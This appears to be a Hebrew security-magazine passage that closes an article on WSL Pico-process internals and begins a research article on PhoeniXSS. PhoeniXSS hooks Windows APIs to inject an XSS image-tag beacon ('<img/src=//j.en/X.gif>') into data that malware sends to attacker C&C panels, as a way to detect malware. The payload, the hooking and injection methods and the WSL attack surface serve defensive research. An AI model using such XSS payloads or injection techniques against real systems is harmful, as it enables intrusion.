
ה-Pico Provider מתווך בין ה-Pico Processes לבין ה-Lxss Manager באמצעות מנגנון הנקרא LxBus. זהו מודל IPC (Inter-Process Communication) פנימי של ה-WSL על מנת לאפשר תקשורת בין התהליכים של ה-WSL לבין שאר תהליכי הWindows, ומאפשר שליחת וקבלת הודעות בין התהליכים. המנגנון הזה בא לידי שימוש בעיקר על ידי ה-init deamon וה-LXSS Manager. ניתן לגשת אל ה-LxBus מתוך ה-WSL באמצעות פתיחה של file descriptor ל-/dev/lxss, ומתוך Windows על ידי ה-HANDLE ל-Linux Instance. ברגע שהם פתוחים, ניתן להשתמש ב-ioctls אל ה-LxCore.sys כדי ליצור חיבור, כמו IOCTL_ADSS_REGISTER_SERVER ו-IOCTL_ADSS_CONNECT_SERVER כדי להירשם כ-server או להתחבר ל-server. לאחר יצירת חיבור בין שני תהליכים, על ידי ה-ioctls הללו, תהליך ה-NT יקבל HANDLE שייצג את החיבור, והתהליך ב-WSL יקבל File descriptor, שאיתם יכולים התהליכים לתקשר בינהם.

התהליך init הינו התהליך הראשון שנוצר בעת יצירה של Linux Instance חדש, אשר רץ כ-deamon. כל תהליך שיווצר באותו Linux Instance יירש מה-init בדרך ישירה או עקיפה, על ידי ביצוע fork. לדוגמה, יתבצע fork מתוך ה-init deamon לפני ההרצה של /bin/bash על מנת לדאוג להרצתו. מכאן, התהליכים ייפעלו כרגיל, שכן יתקשרו לא במודע עם ה-Pico Provider עם syscalls.

Syscalls ב-WSL

System call או בקיצור Syscalls, הינה צורת תקשורת לביצוע פעולות הנמצאות בקרנל, אשר מספקות שירות מסויים לקורא שלהן, כמו NtCreateFile על מנת לפתוח קובץ, NtCreateUserProcess על מנת ליצור תהליך חדש וכו'. כאשר אנו קוראים ל-System Call מסוים, תתבצע הפקודה sysenter או syscall במערכות 32 ביט ו-64 ביט בהתאמה, ועל מנת לחזור מהאותו System call, תתבצע הפקודה sysexit או sysret במערכות 32 ו-64 ביט בהתאמה. לאחר ביצוע הפקודה Sysenter/Syscall, נימצא בתוך ה- System Service Dispacher, רכיב הנמצא בתוך ה-executive, ואחראי לקריאת ה-Syscall הרצוי, בהתאם לארגומנטים הניתנו לו (למשל, האוגר eax יכיל את מספר ה-Syscall המתבקש). ה-Syscalls השונים

נמצאים בתוך טבלה הנקראה System Service Dispatch Table (SSDT). התרשים הבא מתאר בכלליות את מנגנון ה-Syscalls ב-Windows. להרחבה על המנגנון ניתן לקרוא במאמרו של שחק שלו.



במידה ו-Pico Process מבצע Syscall מסוים, ה-System Service Dispatcher יפנה את הטיפול ב-System call לידי ה-Pico Provider - במקרה שלנו ה-Lxcore. ה-Pico Provider מתקשר עם הקרנל, על מנת לממש את הפונקציונליות שקיימת בלינוקס. למשל, על מנת לממש את ה-sched_yield Syscall, משתמש ה-Pico Provider בפונקציה ZwYieldExecution, אשר מיוצאת בקובץ ntoskrnl.exe. בחלק מהפונקציונליות היה צורך במימוש מחדש, כמו ב-Pipes, בעקבות השוני במנגנונים במערכות ההפעלה. דבר שחשוב לציון הוא שהודות לקיומה של ה-POSIX Subsystem, מימושו של ה-WSL היה יכול להתבצע בפשטות רבה יותר. לדוגמה, הודות ל-Subsystem זה, הוחלט כי ה-NTFS (NT File System) יהיה Case Sensitive, ובעקבות כך התאפשר מימוש של מערכת הקבצים של לינוקס ב-WSL בפשטות יותר. אולם, דבר זה אינו סותר את העובדה שב-Windows השימוש ב-NTFS הוא Case Insensitve, שכן השימוש ב-NTFS כ-Case Sensitive הוא לא מופעל בברירת מחדל.

מערכת הקבצים ב-WSL

על מנת לדמות ולממש את השימוש בקבצים ב-WSL כפי שנעשה בלינוקס, ה-WSL מכיל שכבה הנקראת VFS (Virtual File System) הנמצאת ב-LxCore. ה-WSL ממפה את הקבצים שנמצאים בWindows לתוכו, ובכך מאפשר שימוש בקבצים אשר נמצאים ב-Windows בתוך ה-WSL. זאת נעשה בקלות היות ותהליכי ה-WSL נמצאים ב-Windows עצמו ולא במכונה וירטואלית שמדמה מערכת הפעלה שלמה, ובכך יש גישה ישירה לכל הקבצים שנמצאים על מערכת ההפעלה.

ה-VFS אינו רכיב חדש שיצא לראשונה ב-WSL, אלא רכיב אשר מדמה את ה-VFS אשר נמצא בלינוקס. ה-VFS הינה שכבה בקרנל של לינוקס, אשר מספקת ממשק לביצוע פעולות הקשורות ב-file systems מה-user space. בנוסף לכך, ה-VFS מספק ממשק ל-file systems שעליהם לממש. ה-VFS מממש את ה-Syscalls הקשורים בשימוש בקבצים, כמו open, stat, chmod ודומים להם, וזאת באמצעות שימוש במספר מבני נתונים ואובייקטים שונים כמו directory entries, Inodes, file objects וכו'.

כאשר System call מתוך Pico Process מתבצע, למשל open, המימוש של ה-System call, אשר נמצא בתוך ה-LxCore, מעביר את הפעולה לידי ה-VFS. ה-VFS מבצע את הפעולה בדומה ללינוקס, באמצעות רכיבים/פלאיגינים על מנת לייצג את כל סוגי הקבצים שקיימים על המערכת: הקבצים אשר נמצאים על הדיסק (הן בצד הלינוקסי והן בצד ה-Windows-י), קבצים אשר נמצאים על הזיכרון (למשל קבצים המתארים תהליכים, קבצים זמניים, קבצים המתארים דרייברים וכו').

ה-VolFs וה-DrvFs מייצגים את הקבצים שנמצאים בדיסק, הן עבור לינוקס והן עבור Windows. ה-VolFs מספק תמיכה בתכונות של מערכת הקבצים בלינוקס, לעומת ה-DrvFs שמספק גישה אל הקבצים של Windows מתוך ה-WSL על ידי מיפוי שלהם לתוכו. ה-VolFs מספק תמיכה לרוב התכונות שמאפיינות הקבצים בלינוקס, הכוללת הרשאות לקבצים, symbolic links, sockets וכו'. בשל העובדה כי Windows משתמש באובייקטים בקרנל על מנת לנהל את הקבצים, לעומת לינוקס שמשתמש ב-dentries ו-inodes, על ה-VolFs לנהל ולעטוף את האובייקטים שנמצאים ב-Windows באמצעות מבנים אלו. כך למשל, בעת בקשת inode מסויים על ידי ה-VFS (באמצעות lookup לדוגמה), ה-VolFs משתמש ב-HANDLE של ה-parent inode כדי לקבל HANDLE של ה-inode המבוקש. אותם HANDLES לאובייקטים של Windows הם ללא הרשאות כתיבה או קריאה, וכך ניתן לבצע בקשות רק על ה-metadata. פרט לכך, ה-VolFs צריך לספק יכולות שלא בהכרח Windows תומך, כמו Case Sensivity, תווים שלא נתמכים בנתיבים ב-Windows אך בלינוקס כן ועוד. לעומת זאת, ה-DrvFs מאפשר שימוש בקבצים שנמצאים ב-Windows, מתוך ה-WSL, על ידי מיפוי ה-drives לתוך התקייה mnt/ (למשל mnt/c/). ה-DrvFs מתנהג בדומה ל-VolFs, שכן משתמש ב-inodes, ו-file objects, ובו זמנית פותח HANDLE לקובץ ב-Windows שמיוצג על ידי אובייקט בקרנל (על ידי ה-Object Manager).

בנוסף ל-VolFs וה-DrvFs, קיימים קבצים שאינם מיוצגים על הדיסק, כמו מידע על תהליכים, ת'רדים והתקנים על ידי הקרנל, וכן קבצים זמניים הנשמרים בזיכרון. קבצים אלו מיוצגים על ידי ה-ProcFs, SysFs ו-TmpFs בהתאמה. במקרה של ה-WSL, המידע שתואר נשמר ב-Lxcore.sys, אך כן יש מקרים בהם ה-LxCore מבקש את המידע מה-NT Kernel.

קצת על Security

ה-WSL הינו מוצר יחסית חדש של Microsoft, ולכן היה ניתן לראות בו מספר רב של בעיות הן בעיצוב שלו (מבחינת הרכיבים), והן מבחינת אבטחה. אמנם חלק מהבעיות תוקנו, אך עדיין קיימות בעיות בו. למשל, עוד בגרסת ה-Preview של ה-WSL, ה-LxCore הותקן כברירת מחדל במערכת ההפעלה, על אף חוסר קיומו של ה-WSL באמת (הוא עדיין לא יצא באופן רשמי). אולם, על מנת להשתמש בו, המערכת הייתה צריכה להיות ב-developer mode, ובדיקות לגבי השימוש ב-WSL נעשו על ידי ה-LXSS Manager על ידי ה-COM interface. אך, היה ניתן לקשר עם ה-LxCore ובכך ליצור Pico Processes, מבלי קיומו של ה-WSL כלל. דוגמה נוספת היא שהיה גם ניתן להזריק thread-ים של ה-Win32 Subsystem לתוך ה-Pico Processes, וכן אף לפתוח HANDLE ל-Pico Process ולהזריק קוד או לשנות את הזיכרון של התהליך. בעיות אלו נתנו אפשרות לשנות את ההתנהגות של ה-WSL מתוך Windows, דבר שלא היה אמור לקרות, ולכן בעיות אלו תוקנו. פרט לבעיות מסוג זה, נמצאו באגים בתוך ה-WSL, שחלקם היוו חולשות אבטחה בתוכו. עם זאת, לא נוצלו כבעיות אבטחה, שכן רובן התגלו על ידי משתמשים שהשתמשו בגרסת ה-Preview וחוו BSoD.

בנוסף לבעיות אלו, ה-WSL פותח לנו אפשרויות תקיפה חדשות במערכת ההפעלה, שכן יש מתוכו גישה ישירה לכל הקבצים שקיימים גם ב-Windows, גישה לרשת, הרצה של קבצי exe מתוכו על ידי מנגנון ה-IPC של ה-WSL ועוד. בנוסף לכך, היכולת לנתח ולבדוק אם קבצים שמופעלים דרך ה-WSL הם קבצים זדוניים בעייתית יותר, שכן מורצים מתוך Windows ואין להם שום מבנה נתונים או PE הקשור בהם (אין ntdll, PEB, TEB, KSHARED_USER_DATA). קיימות מעל 200 System Calls שניתן לחקור ולנסות להשיג דרכם privilege escalation. פרט לכך, ניתן ליצור Pico Process דרך ה-LXSS Manager ללא צורך בהרשאות גבוהות.

מקום נוסף שניתן להסתכל עליו מבחינת אבטחה הינו ה-Pico Provider. ה-Pico Provider, וכל ה-System Calls שמסופקות על ידו מוגנות על ידי ה-Patch Guard. דבר זה מונע גם את היכולת לביצוע hooking לאותם System Calls ולפונקציות של ה-Pico Provider, וכן יצירת Pico Provider נוסף שיפעל במקום הדרייברים Lxss.sys ו-LxCore.sys בלתי אפשרית בשל ה-Patch Guard. ה-Pico Provider חייב להיטען מאוד מוקדם על מנת להשתמש ב-API, ועל מנת לבצע את זה עליו להיות חתום על ידי Microsoft. אולם, כן ניתן לעקוף מנגנונים אלו על ידי עקיפה של ה-Patch Guard בדרך כזו או אחרת.

סיכום

Microsoft הביאו מספר פיצ'רים די מגניבים שבאו לידי ביטוי ב-Windows 10, ובעצם שינו את הצורה שתהליכים נראים במערכת ההפעלה הזו - דבר הפותח עולם חדש של מחקר, ידע ופיתוח. למשל, התשתית של ה-WSL מאפשרת תמיכה של כל מערכת הפעלה שהיא על Windows - כל מה שצריך זה Pico Provider נוסף לאותה מערכת הפעלה. וגם שווה לחשוב, האם אותם מנגנונים יכולים לבוא לשימוש לרעה ולאפשר הרצת קוד זדונית?

במאמר הבא, נסתכל כיצד ניתן להשתמש בתיאוריה שהוסברה במאמר זה: איך ניתן להשתמש בפונקציות שמספקת Windows כדי ליצור mininal processes ו-pico processes, כיצד ניתן להשתמש בתקשורת שה-WSL משתמש בה ועוד.

מקורות

1. הרצאה של Alex Ionescu מ-BlackHat 2016:

http://www.alex-ionescu.com/publications/blackhat/blackhat2016.pdf

2. Windows Internals, the 7th Edition
3. הבלוג של Microsoft על ה-WSL:

https://blogs.msdn.microsoft.com/wsl/

זיהוי באפלה

ניצול חולשת XSS בשרתי C&C לטובת זיהוי נוזקות

מאת שי נחום

הקדמה

מאמר זה מבוסס על מחקר שהתבצע בטכניון. המחקר בוצע ע"י שי נחום, אסף שוסטר ועופר עציון ופורסם ביוני 2018 בכנס CSCML 2018. קישור למאמר המקורי ניתן למצוא בסוף המאמר. במאמר זה נסביר על פיתוח שיטת הזיהוי, בניית המתודולוגיה, ביצוע הניסויים והרצת הכלי בפועל על פוגענים. הכותב מניח כי הקורא מכיר את הנושאים הבאים הדרושים לקריאת המאמר:

- XSS Injection
- Inline Hooking
- DLL Injection
- COM Objects
- Application Verifier

למעוניינים - נושאים אלו הוסברו בפירוט במאמרים אחרים במגזין זה.

תקציר

קיימות אינספור טכניקות הגנה לשם מניעה וזיהוי פוגענים בתחנות קצה ובשרתים. למרות שטכניקות אלה מוטמעות באופן נרחב ברשתות ארגונים, סוגים רבים של פוגענים מצליחים להישאר מתחת לראדר ולבצע פעולות זדוניות שוב ושוב. לפיכך, נחוץ פתרון נוסף יצירתי ויעיל יותר, במיוחד מאחר שטכניקות הזיהוי הקלאסיות לא משתמשות בכל השלבים הקיימים בשרשרת התקיפה בנסיונן לזהות התנהגות זדונית בעמדות הקצה.

במאמר זה, אנו מציעים גישה חדשה לזיהוי פוגענים. גישתנו משתמשת בטכניקות התקפה והגנה לשם זיהוי תקיפות פעילות. זאת, על-ידי ניצול פגיעות פאנלי השליטה של הפוגענים, ושימוש במניפולציה על ערכים משמעותיים במערכת ההפעלה של עמדות הקצה - כדי לתקוף פאנלים אלה ולהשתמש בתקשורת המהימנה בין המכונה המודבקת לבין פאנל השליטה של הפוגען. הכלי שפיתחנו מבצע הזרקה של תגית תמונה בפונקציות API שפוגענים משתמשים בהם ומנצל חולשה בפאנל השליטה של פוגענים כדי לזהות את הפוגען.

מבוא

במהלך העשור האחרון, אינספור התקפות סייבר עלו לכותרות, כל התקפה חמורה מהקודמות לה: גדולה יותר בהיקפה, מתוחכמת יותר ומתקדמת יותר בהיקף גניבת הנתונים. מתקפות אלה היו אפשריות הודות לתוכניות זדוניות (לדוגמה: Bot, Trojan, ו-POS), שכוללות טכניקות תקיפה חשאיות, חדשות ומתקדמות אשר מונעות מלזהותן. למרות שבמשך השנים פותחו מגוון טכניקות זיהוי לשם מאבק בפוגענים כאלה, התוקפים ממשיכים למצוא שיטות חדשות ויצירתיות לעקיפת טכניקות אלה. במילים אחרות, טכניקות הגנה קלאסיות למניעה וזיהוי, כגון חומת אש, תכניות מבוססות חתימות וחוקים, אנטי-וירוס ומערכות זיהוי חדירה (IDS-Intrusion Detection Systems), אינן מספקות במאבק כנגד מתקפות סייבר. אמנם ייתכן שהן מסוגלות להגן כנגד מתקפות ידועות, אבל מערכות הגנה קלאסיות אינן מועילות בעת הגנה כנגד מתקפות חדשות. לפיכך יש צורך אמיתי לשיטה יצירתית וסתגלנית יותר, שתספק שכבת הגנה נוספת נגד פוגענים.

מאמר זה מציע טכניקה חדשה לזיהוי אוטומטי של הדבקות פוגענים בעמדות קצה, תוך שימוש הן בטכניקות התקפה והן בטכניקות הגנה. טכניקה זו ממנפת את הרעיון שכל פיסת קוד מכילה חורי אבטחה שניתן לנצל. בניסויי מעבדה, חקרנו וניתחנו מספר סוגים של פוגענים, פותחה מתודולוגיה וטכניקת זיהוי חדשה אשר מספקות שכבת הגנה נוספת במאבק נגד פוגענים - טכניקה המסוגלת אף לזהות נוזקות בלתי ידועות.

הרעיון העיקרי

שרשרת התקיפה - שיטת מודל לפלישה לרשת מחשבים שפותחה על-ידי לוקהיד מרטין (2011), מורכבת משבעה צעדים:

- Reconnaissance - איסוף המידע
- weaponization - חימוש
- delivery - שלב החדירה
- exploitation - ניצול
- installation - התקנה
- command and control - תקשורת עם שרת השליטה
- action on objectives - פעולות על יעדים.

בעוד שרוב טכניקות זיהוי קלאסיות מתמקדות בזיהוי הפלישה בשלבי החדירה, הניצול וההתקנה, הרעיון שלנו הוא לזהות את הפלישה בשלב התקשורת עם שרת השליטה. שלב ההתקנה הוא השלב בו הפוגען מותקן על עמדת הקצה, וזה מספק לו גישה מתמדת. לאחר מכן, הפוגען מתקשר עם שרת השליטה, ושולח לו אינפורמציה דרך עמדת הקצה שהודבקה על-ידי הפוגען (אינפורמציה כגון: שם המחשב, שם המעבד, גודל הזיכרון וכדומה). טבלה 1 מציגה רשימה חלקית של המידע שנאסף על-ידי פוגענים. מידע

זה (בדר"כ) נשמר בבסיס נתונים של שרת השליטה ומוצג בפאנל הניהול של התוקף שהוא וובי או אפליקטיבי.

בעבודתנו, אנו מנצלים את התקשורת שבין עמדת-הקצה הנגועה לבין פאנל השליטה כדי לגרום לפאנל השליטה לבצע פעולה בלתי רצונית שתשלח התרעה על הדבקה של פוגען בעמדת הקצה הנגועה. כדי לבצע זאת, אנו משתמשים בטכניקת XSS, ומזריקים מחרוזת XSS לתוך הנתונים שהפוגען שולף מעמדת הקצה הנגועה. במחקר זה, המיקוד היה בתוכניות פוגענים בעלי כלי אדמיניסטרציה שהוא פאנל וובי, כי דפי אינטרנט הם גורם יסודי לשם ניצול פגיעות ה-XSS. שינוי הנתונים נעשה רק על נתונים שאיסופם מעמדות הקצה (ללא ידיעת המשתמש) והצגתו נחשבים זדוניים.

באופן כללי ופשטני, בתקיפת סייבר מעורבות שתי ישויות מרכזיות: עמדת הקצה שהודבקה על ידי הפוגען, ושרת השליטה של התוקף. הפוגען מבצע את פעילויותיו הזדוניות על עמדת הקצה על-ידי קבלת פקודות מפאנל השליטה בתדירות מסויימת. הפאנל מסוגל לקבל אינפורמציה ולשלוח פקודות לעמדת הקצה הנגועה. כדי לבנות את מתודולוגיית הזיהוי החדשה שלנו, הוספנו ישות חדשה בתהליך התקיפה - שרת ניטור ייעודי (שרת C), המכיל קבצי תמונה הניתנים לפי דרישה (איזו דרישה? זוכרים את השימוש ב-XSS בפסקה למעלה?!, עכשיו רק צריך לראות איך זה מתבצע בפועל). אנו נגדיר ששרת זה לא אמור לתקשר עם אף ישות אינטרנטית. לפיכך, אם ישות מסוימת פנתה אליו זוהי אינדיקציה לפעילות זדונית. הרעיון ממומש בעמדות קצה בכלי הוכחת יכולת (POC) שפיתחנו, הנקרא PhoeniXSS, כפי שמתואר במפורט בסעיף "מתודולוגיית הזיהוי".


טבלה 1. נתונים ומידע שנאספים על ידי פוגענים:

Information Type	Details
System Info	OS version, install date, keyboard language, time-zone, hostname…
Hardware Info	Connected storage devices, Bios/CPU/RAM/Motherboard/ Network adapter info, installed video/audio devices, connected printers/monitors
Local Users Info	Description, username, password expiry date
Running Processes Info	Creation-date, process ID, path
Installed Services Info	Description, path, status
Environment Variables	
File Associations	File extension, associated program name, associated command
Network info	Internal IP, configured DNS servers
Directory listing	Root C drive, Desktop, Documents, Temp folder, …
Print screen	


מתודולוגיית הזיהוי

בואו נניח שטכניקת הזיהוי שלנו כבר עובדת. כדי לפתח טכניקה אפקטיבית לזיהוי פוגענים, מבלי לפגוע בביצועים של אפליקציות בעמדות הקצה בארגון, נקים סביבה חדשה שתהווה שכבה נוספת בפרימטר של הארגון ותרכז את כל קבצי ההרצה הנכנסים לארגון. כל קובץ שיכנס לארגון יורץ בנפרד בשכבה חדשה זו עם הכלי שלנו (המכיל את טכניקת הזיהוי, שכבר עובדת ;). כיום, ארגונים רבים מבצעים בדיקות לזיהוי פעולות זדוניות בקבצים לפני שאלו נכנסים לסביבת העבודה, מערכות ייעודיות, כלי חקירה אוטומטיים ושימוש בארגזי חול. ניתן לצרף את טכניקת הזיהוי שלנו לכל אחד מיכולות אלו הקיימות בארגון. שרת הניטור שלנו ישב באינטרנט וימתין לבקשות. הסביבה החדשה מתוארת באיור 1.

עמדות הקצה בסביבת הפרימטר החדשה שלנו משמשות להרצת קבצים בינאריים שהגיעו אל הארגון. כל קובץ חייב היה להיות מופעל על-ידי כלי PhoeniXSS למשך זמן X מסוים שהארגון הגדיר מראש לפני שהוא נכנס לארגון. במהלך הפעלת הקובץ, PhoeniXSS מבצע הוקינג לפונקציות API שהוגדרו מראש, ומוסיף מחרוזת XSS מוגדרת מראש לנתונים שהקובץ הבינארי שולף מהעמדה. במחקר זה, נבדקו פוגענים עם מחרוזת XSS ספציפית באמצעות שימוש בכלי ה-PhoeniXSS. במהלך ההדבקה (בהנחה שהקובץ הוא זדוני), הנתונים שנשלפו נשלחים לפאנל הניהול המרוחק של התוקף. פאנלי ניהול רבים מציגים נתונים חופפים/זהים על המכונות שהודבקו (לדוגמה, שם המחשב, שם המשתמש, ושם המעבד). אולם מספיק שפעם אחת הנתונים האלו לא עברו ולידציה ו/או טופלו באופן לא מתאים, פאנל הניהול של התוקף הופך להיות פגיע למתקפת XSS. אנו השתמשנו בפגיעות זו כדי ליצור התרעה בשרת הניטור שלנו. לבסוף, שרת הניטור מתוכנת לחכות לבקשת HTTP/S. אמנם כל רכיב המחובר לאינטרנט יכול לגשת לשרת הניטור, אך אף רכיב לא אמור לשלוח אליו בקשה לקבלת קבצי התמונה שהוא מארח. לפיכך, בקשה שמתקבלת שקולה לפלישה לארגון.



[איור 1. מתודולוגיית הזיהוי]



[איור **2**. טכניקת הזיהוי]

מימוש

בסעיף זה, ניתנים פרטי המימוש עבור כלי ה-PhoeniXSS.

PhoeniXSS

אנו מימשנו את הגישה שלנו בכלי הוכחת-יכולת הנקרא PhoeniXSS, המורכב משני פרוייקטים נפרדים:

1. Application Verifier - הוא כלי המגיע עם Windows ומאפשר לנו להוציא מידע דיאגנוסטי רב על תוכנות הרצות במחשב כגון הקצאות זיכרון שמתרחשות, Handles שנפתחים/נסגרים, אירועי רשת וכו'.
2. MinHook - API hooking library, שמספקת פונקציונליות הוקינג בסיסי עבור סביבות x64 ו-x86. ספרייה זו מספקת מימוש של inline, IAT הוקינג. ה-PhoeniXSS מורכב מקובץ DLL יחיד ומרכזי, שמצרף את כל הפרוייקטים הנ"ל לתוך קובץ בינארי המופעל בתחילת הביצוע, תוך שימוש בכלי Microsoft Application Verifier.

הכלי PhoeniXSS מריץ קבצים בינאריים בהרשאות של Administrator, ומבצע inline hooking על פונקציות API שהגדרנו מראש. מאחר שתוכניות פוגענים רבות משתמשות ב-COM objects לשם ביצוע שאילתא על נתונים בעמדות הקצה, הכלי שלנו יכול גם לבצע הוק על שאילתות COM מוגדרות מראש. קובץ ה-DLL של הכלי שלנו נטען לזיכרון לפני טעינת ה-DLLs המיובאים של קובץ ההרצה. אולם הוקינג של פונקציות API שהוגדרו מראש מבוצע רק לאחר שה-DLLs המיובאים נטענו לזיכרון. (כלומר, ה-DLL שלנו נטען לזיכרון ומבצע הוקינג לפונקציית ה-API "GetWindowTextA", ששייכת ל-User32.dll, רק לאחר שה-DLL הזה נטען לזיכרון). לאחר שה-DLL המרכזי שלנו נטען לזיכרון, הוא מיירט את פונקציית ה-API המקורית, דורס את הפרולוג של הפונקציה, ומדלג מקטע הקוד החדש שלנו. קטע קוד זה שולף את הנתונים של פונקציית ה-API המקורית ומשנה אותם. שינוי זה מוסיף מחרוזת XSS ספציפית מוגדרת מראש לנתונים שנשלפו מהפונקציה המקורית.

מחרוזת ה-XSS המוגדרת מראש מורכבת מתגית תמונה, תגית זו מכילה את קובץ התמונה שנמצאת על שרת C שלנו. שרת זה מארח אפליקציית וב שמפרסמת מספר תמונות gif. כל תמונה מוכלת בתוך מחרוזת XSS שונה. אורך מחרוזת ה-XSS צריך להיות מינימלי כדי להימנע ממגבלות אורך בבסיס הנתונים של פאנל השליטה. בנוסף, מחרוזת ה-XSS צריכה להיות מורכבת מתווים שונים כדי להימנע ממגבלות תווים בפאנל השליטה. התבנית של מחרוזת ה-XSS שלנו הוא:

```
<img/src=//j.en/X.gif>
```

כאשר: 'X' - הוא מספר והשם של תמונת ה-GIF. תמונת ה-GIF היא תמונה שקופה, על מנת לשמור על חשאיות לאחר הרצת ה-XSS בדפדפן של התוקף. יתרה מזאת, גודל התמונה הוא 1×1 pixel, כדי להימנע מבקשות עם תקורה משמעותית בפאנל השליטה וכמובן להמשיך לשמור על חשאיות. לאחר שינויים


שביצע ה-PhoeniXSS, הנתונים המוחזרים של פונקציות ה-API מופיעים בפורמט הבא: ערך מקורי + התג של התמונה. למשל, אם הערך המקורי של פונקציות ה-"GetWindowTextA" API היה "explorer.exe", אז אחרי השינויים של ה-PhoeniXSS, הערך החדש יהיה:

```
explorer.exe<img/src=//j.en/1.gif>
```

הפונקציה "GetWindowTextA" היא דוגמה לפונקציה אחת מתוך הרשימה של פונקציות מוגדרות מראש בכלי שלנו. פונקציות ה-API שהוגדרו מראש לביצוע הוקינג בכלי ה-PhoeniXSS הן:
"GetWindowTextW","GetComputerNameA","GetComputerNameW ", ו-"GetWindowTextA".
הפונקציה "GetComputerName" מאחזרת את שם ה-NetBIOS של המחשב המקומי, בעוד שהפונקציה GetWindowText מאחזרת את הטקסט של שורת הכותרת של החלון שצויין.

